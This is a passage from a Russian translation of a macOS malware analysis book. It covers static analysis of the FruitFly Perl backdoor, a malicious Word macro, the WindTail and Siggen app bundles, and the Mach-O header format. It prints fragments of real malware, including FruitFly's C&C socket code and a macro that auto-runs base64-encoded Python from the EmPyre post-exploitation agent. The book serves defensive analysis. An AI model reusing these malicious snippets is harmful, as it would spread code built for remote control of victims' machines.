Как и другие scripting languages, программы, написанные на Perl, обычно распространяются как скрипты, а не в скомпилированном виде. Поэтому их анализ относительно прямолинеен. Однако в случае FruitFly автор вредоносного ПО попытался усложнить анализ, удалив лишние whitespace в коде и переименовав переменные и подпрограммы, используя бессмысленные однобуквенные имена - распространенную тактику как для обфускации, так и для минимизации кода.

Используя любой из разных онлайн-Perl "beautifiers", мы можем переформатировать вредоносный скрипт и получить более читаемый код, как в листинге 4-27 (хотя имена переменных и подпрограмм остаются бессмысленными):

```
#!/usr/bin/perl
use strict;
use warnings;
use IO::Socket;
use IPC::Open2;
...
1 $l = new IO::Socket::INET(PeerAddr => scalar(reverse $g),
                            PeerPort => $h,
                            Proto => 'tcp',
                            Timeout => 10);
G v1.Y(1143).Y($q ? 128 : 0).Z(($z ? I('scutil --get
LocalHostName') : '') ||
2 I('hostname')).Z(I('whoami'));
for (;;) {
  ...
3 $C = `ps -eAo pid,ppid,nice,user,command 2>/dev/null`
  if (!$C) {
      push@ v, [0, 0, 0, 0, "*** ps failed ***"]
  }
  ...
```

Листинг 4-27: Улучшенный для чтения, хотя все еще немного обфусцированный, Perl (FruitFly)

Beautified Perl script все еще не самая простая вещь для чтения, но при некотором терпении мы можем вывести полные возможности вредоносного ПО. Сначала скрипт импортирует различные Perl modules с ключевым словом `use`. Эти modules дают подсказки о том, чем занимается скрипт: module `IO:Socket` указывает на network capabilities, тогда как module `IPC:Open2` предполагает, что вредоносное ПО взаимодействует с процессами.

Несколькими строками позже скрипт вызывает `IO::Socket::INET`, чтобы создать соединение с удаленным command and control server атакующего 1. Далее видно, что он вызывает встроенные команды `scutil`, `hostname` и `whoami` 2, которые вредоносное ПО, вероятно, использует для генерации базового обследования зараженной системы macOS.

В других местах кода вредоносное ПО вызывает другие системные команды, чтобы предоставить больше возможностей. Например, оно вызывает команду `ps` для генерации process listing 3. Такой подход, сосредоточенный на командах, вызываемых Perl-кодом вредоносного ПО, дает достаточное понимание его возможностей. Комплексный анализ этой угрозы см. в моей исследовательской статье "Offensive Malware Analysis: Dissecting OSX/FruitFly". [16]

Документы Microsoft Office

Исследователи вредоносного ПО, анализирующие Windows malware, весьма вероятно сталкиваются с вредоносными документами Microsoft Office, насыщенными макросами. К сожалению, оппортунистические авторы вредоносного ПО недавно усилили попытки заражать документы Office, нацеленные и на пользователей Mac. Эти документы могут содержать только Mac-specific macro code или и Windows-specific, и Mac-specific code, что делает их cross platform.

Мы кратко обсуждали вредоносные документы Office в главе 1. Напомним, macros предоставляют способ сделать документ динамическим, обычно добавляя executable code в документы Microsoft Office. С помощью команды `file` можно легко определить документы Microsoft Office (листинг 4-28):

```
% file "U.S. Allies and Rivals Digest Trump's Victory.docm"
U.S. Allies and Rivals Digest Trump's Victory.docm: Microsoft
Word 2007+
```

Листинг 4-28: Использование `file` для определения документа Office

Расширение `.docm` - хороший признак того, что файл содержит macros. Помимо этого, определение того, являются ли macros вредоносными, требует немного больше усилий. В этом статическом анализе могут помочь разные инструменты. Toolset `oletools` - один из лучших. [17] Бесплатный и open source, он содержит различные Python scripts, созданные для облегчения анализа документов Microsoft Office и других OLE files.

Этот toolset включает утилиту `olevba`, предназначенную для извлечения embedded macros из документов Office. После установки `oletools` через `pip` выполните `olevba` с флагом `-c` и путем к документу, насыщенному макросами. Если документ содержит macros, они будут извлечены и напечатаны в standard out (листинг 4-29):

```
% sudo pip3 install -U oletools
% olevba -c <path/to/document>
VBA MACRO ThisDocument.cls
in file: word/vbaProject.bin
...
```

Листинг 4-29: Использование `olevba` для извлечения macros

Например, подробнее рассмотрим вредоносный документ Office под названием `U.S. Allies and Rivals Digest Trump's Victory.docm`, который был отправлен ничего не подозревающим пользователям Mac вскоре после президентских выборов в США 2016 года. Сначала мы используем `olevba`, чтобы одновременно подтвердить наличие встроенных macros документа и извлечь их (листинг 4-30):

```
% olevba -c "U.S. Allies and Rivals Digest Trump's
Victory.docm"
VBA MACRO ThisDocument.cls
in file: word/vbaProject.bin
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
-
1 Sub autoopen()
    Fisher
End Sub
Public Sub Fisher()
    Dim result As Long
    Dim cmd As String
  2 cmd =
"ZFhGcHJ2c2dNQlNJeVBmPSdhdGZNelpPcVZMYmNqJwppbXBvcnQgc3"
    cmd = cmd +
"NsOwppZiBoYXNhdHRyKHNzbCwgJ19jcmVhdGVfdW52ZXJpZm"
    ...
    result = system("echo ""import
sys,base64;exec(base64.b64decode(
                    3 \"" " & cmd & " \""));"" | python &")
End Sub
```

Листинг 4-30: Использование `olevba` для извлечения вредоносных macros

Если открыть документ Office, содержащий macros, и включить macros, код внутри subroutines, таких как `AutoOpen`, `AutoExec` или `Document_Open`, будет запускаться автоматически. Как видно, этот документ "Trump's Victory" содержит macro code в одной из таких subroutines 1. Имена macro subroutine нечувствительны к регистру (например, `AutoOpen` и `autoopen` эквивалентны). Подробнее о subroutines, которые вызываются автоматически, см. developer documentation Microsoft "Description of behaviors of AutoExec and AutoOpen macros in Word". [18]

В этом примере код внутри subroutine `autoopen` вызывает subroutine с именем `Fisher`, которая строит большую base64-encoded string, хранящуюся в переменной с именем `cmd` 2, прежде чем вызвать API `system` и передать эту строку Python для выполнения 3. Декодирование встроенной строки подтверждает, что это Python-код, что неудивительно, учитывая, что macro code передает его Python. Ввод различных частей Python-кода в search engine быстро показывает, что это хорошо известный open source post-exploitation agent, Empyre. [19]

Теперь мы знаем, что цель вредоносного macro code - загрузить и выполнить полнофункциональный interactive backdoor. Передача управления какому-либо другому вредоносному ПО - распространенная тема в атаках на основе macros; в конце концов, кто хочет писать полноценный backdoor на VBA? Подробный технический анализ этой macro attack, включая ссылку на вредоносный документ, см. в "New Attack, Old Tricks: Analyzing a malicious document with a mac-specific payload". [20]

Сложные APT-группы, такие как Lazarus Group, также используют вредоносные документы Office. Например, в главе 1 мы анализировали macro, использованный для нацеливания на пользователей macOS в Южной Корее, и обнаружили, что он загружал и выполнял payload второй стадии. Загруженная payload, `mt.dat`, оказалась вредоносным ПО, известным как Yort, Mach-O binary, реализующим стандартные backdoor capabilities. Комплексный технический анализ этого вредоносного документа и атаки в целом см. либо в моем анализе "OSX.Yort", либо в статье "Lazarus Apt Targets Mac Users With Poisoned Word Document". [21]

Приложения

Атакующие часто упаковывают вредоносное ПО для Mac во вредоносные applications. Applications - формат файлов, знакомый всем пользователям Mac, поэтому пользователь может не задуматься дважды перед запуском. Более того, поскольку applications тесно интегрированы с macOS, двойного щелчка может быть достаточно для полного заражения системы Mac (хотя начиная с macOS Catalina требования нотариального заверения действительно помогают предотвращать некоторые непреднамеренные заражения).

За кулисами application на самом деле является каталогом, хотя и с четко определенной структурой. В терминологии Apple мы называем этот каталог application bundle. Вы можете просмотреть содержимое application bundle (например, вредоносного ПО WindTail) в Finder, CTRL-click по значку приложения и выбрав Show Package Contents (рисунок 4-11).



Рисунок 4-11: Просмотр содержимого application bundle (WindTail)

Однако более комплексный подход - использовать бесплатное приложение Apparency, которое было специально спроектировано для задачи статического анализа application bundles (рисунок 4-12). [22] В его пользовательском интерфейсе можно просматривать компоненты приложения, чтобы получить ценное понимание всех аспектов bundle, включая identifier и version information, code-signing и другие security features, а также информацию об основном executable приложения и frameworks.



Рисунок 4-12: Использование Apparency для просмотра содержимого application bundle (WindTail)

И все же Apparency, как отмечено в его user guide, не показывает каждый файл внутри app bundle. Поэтому terminal может оказаться полезным для просмотра всех файлов application bundle (листинг 4-31):

```
% find Final_Presentation.app/
Final_Presentation.app/
Final_Presentation.app/Contents
Final_Presentation.app/Contents/_CodeSignature
Final_Presentation.app/Contents/_CodeSignature/CodeResources
Final_Presentation.app/Contents/MacOS
Final_Presentation.app/Contents/MacOS/usrnode
Final_Presentation.app/Contents/Resources
Final_Presentation.app/Contents/Resources/en.lproj
Final_Presentation.app/Contents/Resources/en.lproj/MainMenu.n
ib
Final_Presentation.app/Contents/Resources/en.lproj/InfoPlist.
strings
Final_Presentation.app/Contents/Resources/en.lproj/Credits.rt
f
Final_Presentation.app/Contents/Resources/PPT3.icns
Final_Presentation.app/Contents/Info.plist
```

Листинг 4-31: Использование `find` для просмотра содержимого application bundle (WindTail)

Стандартные application bundles включают следующие файлы и подкаталоги:

Contents/: каталог, содержащий все файлы и подкаталоги application bundle.

Contents/_CodeSignature: если application подписано, содержит информацию о code-signing application (например, hashes).

Contents/MacOS: каталог, содержащий binary приложения, который выполняется, когда пользователь дважды щелкает значок application в пользовательском интерфейсе.

Contents/Resources: каталог, содержащий элементы пользовательского интерфейса application, такие как изображения, документы и файлы nib/xib, описывающие различные пользовательские интерфейсы.

Contents/Info.plist: основной configuration file application. Apple отмечает, что macOS использует этот файл для установления релевантной информации о application (например, расположения основного binary application).

Обратите внимание, что не все упомянутые выше файлы и каталоги application bundle обязательны. Хотя это необычно, если файл `Info.plist` не найден в bundle, операционная система будет предполагать, что executable application находится в каталоге `Contents/MacOS` с именем, совпадающим с application bundle. Комплексное обсуждение application bundles см. в авторитетной developer documentation Apple по этому вопросу: "Bundle Structures". [23]

Для целей статического анализа вредоносного application два наиболее важных файла - это файл `Info.plist` application и его основной executable. Как мы обсуждали, когда application запускается, система обращается к его файлу property list `Info.plist`, если он присутствует, поскольку он содержит важные metadata об application, хранящиеся в парах key/value.

Взглянем на фрагмент `Info.plist` WindTail, выделив несколько пар key/value, представляющих особый интерес в контексте triage application (листинг 4-32):

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
        <key>BuildMachineOSBuild</key>
        <string>14B25</string>
        <key>CFBundleDevelopmentRegion</key>
        <string>en</string>
        <key>CFBundleExecutable</key>
        <string>usrnode</string>
        <key>CFBundleIconFile</key>
        <string>PPT3</string>
        <key>CFBundleIdentifier</key>
        <string>com.alis.tre</string>
        <key>CFBundleInfoDictionaryVersion</key>
        <string>6.0</string>
        <key>CFBundleName</key>
        <string>usrnode</string>
        <key>LSMinimumSystemVersion</key>
        <string>10.7</string>
        ...
        <key>NSUIElement</key>
        <string>1</string>
</dict>
</plist>
```

Листинг 4-32: Файл `Info.plist` (WindTail)

Файл `Info.plist` WindTail начинается с различных пар key/value, описывающих систему, на которой было скомпилировано вредоносное ПО. Например, ключ `BuildMachineOSBuild` содержит значение `14B25`, которое является build number OS X Yosemite (10.10.1). Далее мы находим ключ `CFBundleExecutable`, который указывает macOS, какой binary выполнить при запуске application. Поэтому при запуске WindTail система выполнит binary `usrnode` из каталога `Contents/MacOS`. Эта пара key/value `CFBundleExecutable` обычно необходима, поскольку binary application может не совпадать с именем application или внутри каталога `Contents/MacOS` может быть несколько executable files.

С точки зрения анализа другие пары key/value в файле `Info.plist` WindTail менее интересны, за исключением ключа `NSUIElement`. Этот ключ, называемый `LSUIElement` в новых версиях macOS, сообщает системе скрывать значок application в dock, если он установлен в `1`. Легитимные applications редко имеют установленный этот ключ. Подробнее о keys и values в файле `Info.plist` application см. документ Apple по этой теме: "About Info.plist Keys and Values". [24]

Хотя файлы application `Info.plist` обычно написаны в plaintext XML, поэтому их можно напрямую читать в terminal или text editor, macOS также поддерживает binary property list (`plist`) format. Siggen - пример вредоносного ПО с вредоносным application, содержащим файл `Info.plist` в этом binary format (листинг 4-33):

```
% file Siggen/WhatsAppService.app/Contents/Info.plist
Siggen/WhatsAppService.app/Contents/Info.plist: Apple binary
property list
```

Листинг 4-33: Использование `file` для определения binary property list (Siggen)

Чтобы прочитать этот binary file format, используйте команду macOS `defaults` с command line flag `read`, как показано в листинге 4-34:

```
% defaults read
Siggen/WhatsAppService.app/Contents/Info.plist
{
    CFBundleDevelopmentRegion = en;
    CFBundleExecutable = Dropbox;
    CFBundleIconFile = "AppIcon.icns";
    CFBundleIdentifier = "inc.dropbox.com";
    CFBundleInfoDictionaryVersion = "6.0";
    CFBundleName = Dropbox;
    CFBundleShortVersionString = "1.0";
    CFBundleVersion = 1;
    LSMinimumSystemVersion = "10.8.0";
    LSUIElement = 1;
    NSAppTransportSecurity = {
        NSAllowsArbitraryLoads = 1;
    };
    NSHumanReadableCopyright = "\\U00a9 2019 Dropbox Inc.";
NSMainNibFile = MainMenu;
    NSPrincipalClass = NSApplication;
}
```

Листинг 4-34: Использование `defaults` для чтения binary property list (Siggen)

Как отмечалось, ключ `CFBundleExecutable` в `Info.plist` application содержит имя основного executable component application. Хотя application Siggen называется `WhatsAppService.app`, его файл `Info.plist` указывает, что при запуске этого application должен выполняться binary с именем `Dropbox`.

Стоит подчеркнуть, что если application не было notarized, другие значения в файле `Info.plist` вредоносного application могут быть обманчивыми. Например, Siggen устанавливает свой bundle identifier, `CFBundleIdentifier`, в `inc.dropbox.com`, пытаясь маскироваться под легитимное программное обеспечение Dropbox.

После просмотра файла `Info.plist` вы, скорее всего, обратите внимание на анализ binary, указанного в ключе `CFBundleExecutable`. Чаще всего этот binary является Mach-O, нативным executable file format macOS. Мы обсудим этот формат в главе 5.

Далее

В этой главе мы ввели понятие статического анализа и подчеркнули, как инструменты, такие как встроенная утилита macOS `file` и мой собственный WYS, могут определять истинный тип файла. Это важный первый шаг анализа, поскольку многие инструменты статического анализа специфичны для типа файла. Затем мы исследовали различные небинарные типы файлов, часто встречающиеся при анализе вредоносного ПО для Mac. Для каждого типа файла мы обсудили его назначение и выделили инструменты статического анализа, которые можно использовать для анализа этого формата файла.

Однако эта глава была сосредоточена только на анализе небинарных форматов файлов, таких как distribution mediums и scripts. Хотя многие образцы вредоносного ПО для Mac являются scripts, большинство скомпилировано в Mach-O binaries. В следующей главе мы обсудим этот binary file format, а затем исследуем инструменты и техники binary analysis.

Примечания

Сноски

[1] [назад] Patrick Wardle, "What's Your Sign", Objective-See, objective-see.com.
[2] [назад] Jonathan Levin, "Demystifying the DMG File Format", June 12, 2013, newosxbook.com.
[3] [назад] "Suspicious Package", Mother's Ruin Software, mothersruin.com.
[4] [назад] Patrick Wardle, "Pass the AppleJeus", Objective-See, October 12, 2019, objective-see.com.
[5] [назад] Patrick Wardle, "OSX.Siggen", Objective-See, objective-see.com; "Mac.BackDoor.Siggen.20", Dr. Web Anti-virus, vms.drweb.com.
[6] [назад] Sveinbjorn Thordarson, "Platypus", sveinbjorn.org.
[7] [назад] Phil Stokes, "MacOS Malware Outbreaks 2019 | The First 6 Months", SentinelOne blog, July 1, 2019, sentinelone.com.
[8] [назад] Decompiler, decompiler.com.
[9] [назад] uncompyle6, pypi.org.
[10] [назад] Patrick Wardle, "Mac Adware, à la Python", Objective-See, March 25, 2019, objective-see.com.
[11] [назад] Peter James, "New Malware DevilRobber Grabs Files and Bitcoins, Performs Bitcoin Mining, and More", The Mac Security Blog, Intego, October 28, 2011, intego.com.
[12] [назад] Phil Stokes, "Adventures in Reversing Malicious Run-Only AppleScripts", Sentinel Labs, January 11, 2021, labs.sentinelone.com.
[13] [назад] AppleScript disassembler, github.com.
[14] [назад] AppleScript Decompiler: aevt_decompile, github.com.
[15] [назад] Phil Stokes, "How AppleScript Is Used for Attacking macOS", SentinelOne blog, March 16, 2020, sentinelone.com.
[16] [назад] Patrick Wardle, "Offensive Malware Analysis: Dissecting OSX/FruitFly.B via a Custom C&C Server", Virus Bulletin, October 2017, virusbulletin.com.
[17] [назад] "oletools-Python tools to analyze OLE and MS Office files", Decalage, October 19, 2020, decalage.info.
[18] [назад] "Description of behaviors of AutoExec and AutoOpen macros in Word", Microsoft, support.microsoft.com.
[19] [назад] EmPyre, github.com.
[20] [назад] Patrick Wardle, "New Attack, Old Tricks: Analyzing a malicious document with a mac-specific payload", Objective-See, February 6, 2017, objective-see.com.
[21] [назад] Patrick Wardle, "OSX.Yort", Objective-See, objective-see.com; Phil Stokes, "Lazarus APT Targets Mac Users with Poisoned Word Document", Sentinel Labs, April 25, 2019, labs.sentinelone.com.
[22] [назад] "Apparency: A User Guide", Mothers Ruin Software, mothersruin.com.
[23] [назад] "Bundle Structures", Apple Developer Documentation Archive, developer.apple.com.
[24] [назад] "About Info.plist Keys and Values", Apple Developer Documentation Archive, developer.apple.com.

Глава 5. Бинарная сортировка

В прошлой главе я представил инструменты и техники статического анализа и применил их к различным небинарным форматам файлов, таким как носители распространения и скрипты. В этой главе мы продолжим обсуждение статического анализа, сосредоточившись на нативном исполняемом формате файлов Apple, почтенном Mach object file format (Mach-O). Поскольку большинство вредоносного ПО для Mac скомпилировано в Mach-O, все аналитики вредоносного ПО для Mac должны понимать структуру этих бинарных файлов, поскольку как минимум это позволит отличать безобидное от вредоносного.

Формат файла Mach-O

Как и со всеми бинарными форматами файлов, анализ и понимание файлов Mach-O требует специальных инструментов анализа, часто в итоге приводя к использованию binary disassembler. Исполняемые бинарные форматы файлов довольно сложны, и Mach-O не исключение. Хорошая новость в том, что для целей анализа вредоносного ПО вам понадобится лишь элементарное понимание формата, а также несколько связанных концепций. Если вам интересно получить еще более исчерпывающее понимание формата, см. либо подробную developer documentation и SDK files Apple, либо статью "Parsing Mach-O Files". [1]

На базовом уровне файл Mach-O состоит из трех последовательных частей: header, load commands и data (рисунок 5-1).



Рисунок 5-1: Структура бинарного файла Mach-O

Header идентифицирует файл как формат Mach-O и содержит другие metadata о бинарном файле, тогда как load commands содержат информацию, используемую dynamic loader для загрузки binary в memory. За ними следуют фактические instructions, variables и другие data бинарного файла. Мы рассмотрим каждую из этих частей в следующих разделах.

Заголовок

Файлы Mach-O начинаются с Mach-O header, который идентифицирует файл как Mach-O и указывает целевую CPU architecture и тип Mach-O binary. Header также содержит количество и размер load commands.

Mach-O header - это структура типа `mach_header_64`, или для 32-bit binaries - `mach_header`, определенная в SDK-файле Apple для разработчиков, `mach-o/loader.h` (листинг 5-1).

```
struct mach_header_64 {
        uint32_t        magic;          /* mach magic number
identifier */
        cpu_type_t      cputype;        /* cpu specifier */
        cpu_subtype_t   cpusubtype;     /* machine specifier
*/
        uint32_t        filetype;       /* type of file */
        uint32_t        ncmds;          /* number of load
```

```
commands */
        uint32_t        sizeofcmds;     /* the size of all
the load commands */
        uint32_t        flags;          /* flags */
        uint32_t        reserved;       /* reserved */
};
```

Листинг 5-1: Структура `mach_header_64`

Хотя комментарии Apple дают краткое описание каждого member в структуре `mach_header_64`, давайте подробнее рассмотрим те, что относятся к анализу вредоносного ПО. Первый - member `magic`, который содержит 32-bit value, идентифицирующее файл как Mach-O binary. Для 64-bit binaries он будет установлен в constant `MH_MAGIC_64` (определенную в `loader.h`), содержащую hex value `0xfeedfacf`. Для более старых 32-bit binaries SDK-файлы Apple указывают другие значения этой magic constant, но вы вряд ли столкнетесь с ними при анализе современного вредоносного ПО для Mac.

Member `cputype` структуры указывает CPU architecture, совместимую с Mach-O binary. Вероятно, вы встретите constants вроде `I386`, `X86_64` или `ARM64`. Member `filetype` описывает тип Mach-O binary. Он может принимать несколько возможных значений, включая `MH_EXECUTE` (`0x2`), которое идентифицирует стандартный Mach-O executable; `MH_DYLIB` (`0x6`), которое идентифицирует Mach-O dynamic linked library; и `MH_BUNDLE` (`0x8`), которое идентифицирует Mach-O bundle. Поскольку подавляющее большинство вредоносных Mach-O binaries являются standalone executables, их тип будет первым: `MH_EXECUTE`. Далее в структуре `mach_header_64` находятся members, описывающие и количество, и размер load command, которые мы вскоре опишем.

Утилиту `otool` можно использовать для разбора Mach-O binaries. Например, чтобы dump header Mach-O binary, выполните ее с флагом `-h`. Также можно указать флаг `-v`, чтобы заставить `otool` отображать constants, а не их сырые numerical values (листинг 5-2).

```
% otool -hv Final_Presentation.app/Contents/MacOS/usrnode
Mach header
   magic         cputype     cpusubtype      filetype
ncmds     sizeofcmds
MH_MAGIC_64       X86_64          ALL           EXECUTE
23        3928
```

Листинг 5-2: Просмотр Mach-O header с помощью `otool` (WindTail)

Как видно, вредоносное ПО WindTail - стандартный Mach-O binary, совместимый с 64-bit Intel CPUs. Если вы предпочитаете GUI interface, MachOView - удобная утилита, способная разбирать Mach-O files, включая WindTail (рисунок 5-2). [2]

